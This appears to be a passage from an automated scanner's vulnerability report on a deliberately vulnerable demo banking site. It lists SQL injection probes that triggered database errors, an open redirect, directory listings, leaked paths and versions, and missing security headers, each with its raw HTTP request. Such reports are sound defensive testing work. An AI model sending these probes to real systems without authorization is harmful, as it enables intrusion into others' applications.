Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_profile_cards.php

/ebank/register_v1.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=1%22%27&password_db=1&register=register&con_password_db=1
Vulnerable Arguments	username_db
Vulnerability Match	an error in your SQL syntax
Vulnerability Test Value	1"'

Request:

POST /ebank/register_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=1%22%27&password_db=1&register=register&con_password_db=1

/ebank/register_v1.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=John&password_db=%27test&register=register&con_password_db=1
Vulnerable Arguments	password_db
Vulnerability Match	an error in your SQL syntax
Vulnerability Test Value	'test

Request:

POST /ebank/register_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=John&password_db=%27test&register=register&con_password_db=1

Description

If a web server is misconfigured to disclose a list of files within a directory, this could reveal sensitive and important files to malicious users.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/css/ Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/css/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	
Vulnerability Test Value	

Request:

```
GET /ebank/css/ HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/js/ Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/js/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	
Vulnerability Test Value	

Request:

GET /ebank/js/ HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/login/ Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/login/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	0
Vulnerability Test Value	

Request:

GET /ebank/login/ HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/pictures/ Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/pictures/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	0
Vulnerability Test Value	

Request:

GET /ebank/pictures/ HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

Description

Application can sometimes leak information in form of version numbers, debugging information, error messages, system data, directory pathing and so on... This information can be used by an attacker to get in depth knowledge about the system...

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_login_v1.php Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 302 Found
Arguments	username_db=John&password_db=1
Vulnerable Arguments	username_db
Vulnerability Match	Notice:
Vulnerability Test Value	

Request:

```
POST /ebank/app_v3_login_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=John&password_db=1
```

/ebank/app_v3_login_v1.php Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php?
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	

Vulnerable Arguments	
Vulnerability Match	Notice:
Vulnerability Test Value	

Request:

GET /ebank/app_v3_login_v1.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_profile_account.php

Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/app_v3_profile_account.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	Notice:
Vulnerability Test Value	

Request:

GET /ebank/app_v3_profile_account.php HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/register_v1.php

Risk: Medium

URL	http://www.vulnerable-banking.com/ebank/register_v1.php?
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	Notice:
Vulnerability Test Value	

Request:

```
GET /ebank/register_v1.php HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/redirect.php **Risk: Medium**

URL	http://www.vulnerable-banking.com/ebank/redirect.php?redirect=http://www.defensecode-redirect-test.com
Method	GET
HTTP Code Line	HTTP/1.1 302 Found
Arguments	redirect=http://www.defensecode-redirect-test.com
Vulnerable Arguments	redirect
Vulnerability Match	Location: http://www.defensecode-redirect-test.com
Vulnerability Test Value	http://www.defensecode-redirect-test.com

Request:

```
GET /ebank/redirect.php?redirect=http://www.defensecode-redirect-test.com
HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Application can sometimes leak information in form of version numbers, debugging information, error messages, system data, directory pathing and so on... This information can be used by an attacker to get in depth knowledge about the system.....

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_login_v1.php Risk: Low

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php?
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	in C:\xampp\htdocs\ebank\app_v3_login_v1.php on line 148
Vulnerability Test Value	

Request:

GET /ebank/app_v3_login_v1.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_profile_account.php Risk: Low

URL	http://www.vulnerable-banking.com/ebank/app_v3_profile_account.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	

Vulnerability Match	in C:\xampp\htdocs\ebank\functions\htmlTable_account_1.php on line 40
Vulnerability Test Value	

Request:

GET /ebank/app_v3_profile_account.php HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/register_v1.php

Risk: Low

URL	http://www.vulnerable-banking.com/ebank/register_v1.php?
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	in C:\xampp\htdocs\ebank\register_v1.php on line 166
Vulnerability Test Value	

Request:

GET /ebank/register_v1.php HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

Description

HTTPOnly option limits session cookie to transmissions on HTTP (or HTTPS), thus restricting access from other, non-HTTP APIs (such as JavaScript). As not set it makes a threat of session cookie theft via cross-site scripting (XSS).

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_profile.php **Risk: Low**

URL	http://www.vulnerable-banking.com/ebank/app_v3_profile.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	
Vulnerability Test Value	

Request:

```
GET /ebank/app_v3_profile.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

12 Trace HTTP Method Allowed Low

Description

This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes. This method, originally assumed harmless, can be used to mount an attack known as Cross Site Tracing

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ **Risk: Low**

URL	http://www.vulnerable-banking.com/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	OPTIONS
Vulnerability Test Value	

Request:

```
TRACE / HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: 0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

User credentials are not encrypted when they are transmitted. This weakness an attacker could use to sniff traffic on network and get user credentials which he can use to access secured data.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_login_v1.php Risk: Low

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	
Arguments	Form: http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Vulnerable Arguments	Form: http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Vulnerability Match	User credentials transmitted in cleartext.
Vulnerability Test Value	

Request:

/ebank/register_v1.php Risk: Low

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	
Arguments	Form: http://www.vulnerable-banking.com/ebank/register_v1.php
Vulnerable Arguments	Form: http://www.vulnerable-banking.com/ebank/register_v1.php
Vulnerability Match	User credentials transmitted in cleartext.

Vulnerability Test Value	

Request:

Description

The X-Frame-Options HTTP response header can be used to indicate whether a browser should be allowed to render a page inside a frame or iframe. Sites could use this to avoid clickjacking attacks by ensuring that their content is not embedded into other sites.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ **Risk: Low**

URL	http://www.vulnerable-banking.com/
Method	GET
HTTP Code Line	HTTP/1.1 302 Found
Arguments	
Vulnerable Arguments	
Vulnerability Match	X-Frame-Options
Vulnerability Test Value	

Request:

```
GET / HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Administrators and developers often use common descriptive filenames and directory structures. This could allow an attacker to reveal valuable information and acquire knowledge about the targeted system.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/login/ Risk: Informational

URL	http://www.vulnerable-banking.com/ebank/login/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	0
Vulnerability Test Value	

Request:

```
GET /ebank/login/ HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/pictures/ Risk: Informational

URL	http://www.vulnerable-banking.com/ebank/pictures/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	0
Vulnerability Test Value	

Request:

```
GET /ebank/pictures/ HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Application can sometimes leak information in form of version numbers, debugging information, error messages, system data, directory pathing and so on... This information can be used by an attacker to get in depth knowledge about the system.....

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_contact.php **Risk: Informational**

URL	http://www.vulnerable-banking.com/ebank/app_v3_contact.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	usa@vulebank.com, euro@vulebank.com, asia@vulebank.com
Vulnerability Test Value	

Request:

```
GET /ebank/app_v3_contact.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Auto-complete stores completed form field and passwords locally in the browser, so that these fields are filled automatically when the user visits the site again. Sensitive data and passwords can be stolen if the user's system is compromised..

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_login_v1.php **Risk: Informational**

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	
Arguments	Form: http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Vulnerable Arguments	Form: http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Vulnerability Match	Password Input Type
Vulnerability Test Value	

Request:

/ebank/register_v1.php **Risk: Informational**

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	
Arguments	Form: http://www.vulnerable-banking.com/ebank/register_v1.php
Vulnerable Arguments	Form: http://www.vulnerable-banking.com/ebank/register_v1.php
Vulnerability Match	Password Input Type
Vulnerability Test Value	

Request:

Description

Application can sometimes leak information in form of version numbers, debugging information, error messages, system data, directory pathing and so on... This information can be used by an attacker to get in depth knowledge about the system.....

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_banking.php **Risk: Informational**

URL	http://www.vulnerable-banking.com/ebank/app_v3_banking.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30
Vulnerable Arguments	Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30
Vulnerability Match	Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30
Vulnerability Test Value	

Request:

```
GET /ebank/app_v3_banking.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

Application can sometimes leak information in form of version numbers, debugging information, error messages, system data, directory pathing and so on... This information can be used by an attacker to get in depth knowledge about the system.....

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_banking.php **Risk: Informational**

URL	http://www.vulnerable-banking.com/ebank/app_v3_banking.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	PHP/5.6.30
Vulnerable Arguments	PHP/5.6.30
Vulnerability Match	PHP/5.6.30
Vulnerability Test Value	

Request:

```
GET /ebank/app_v3_banking.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
```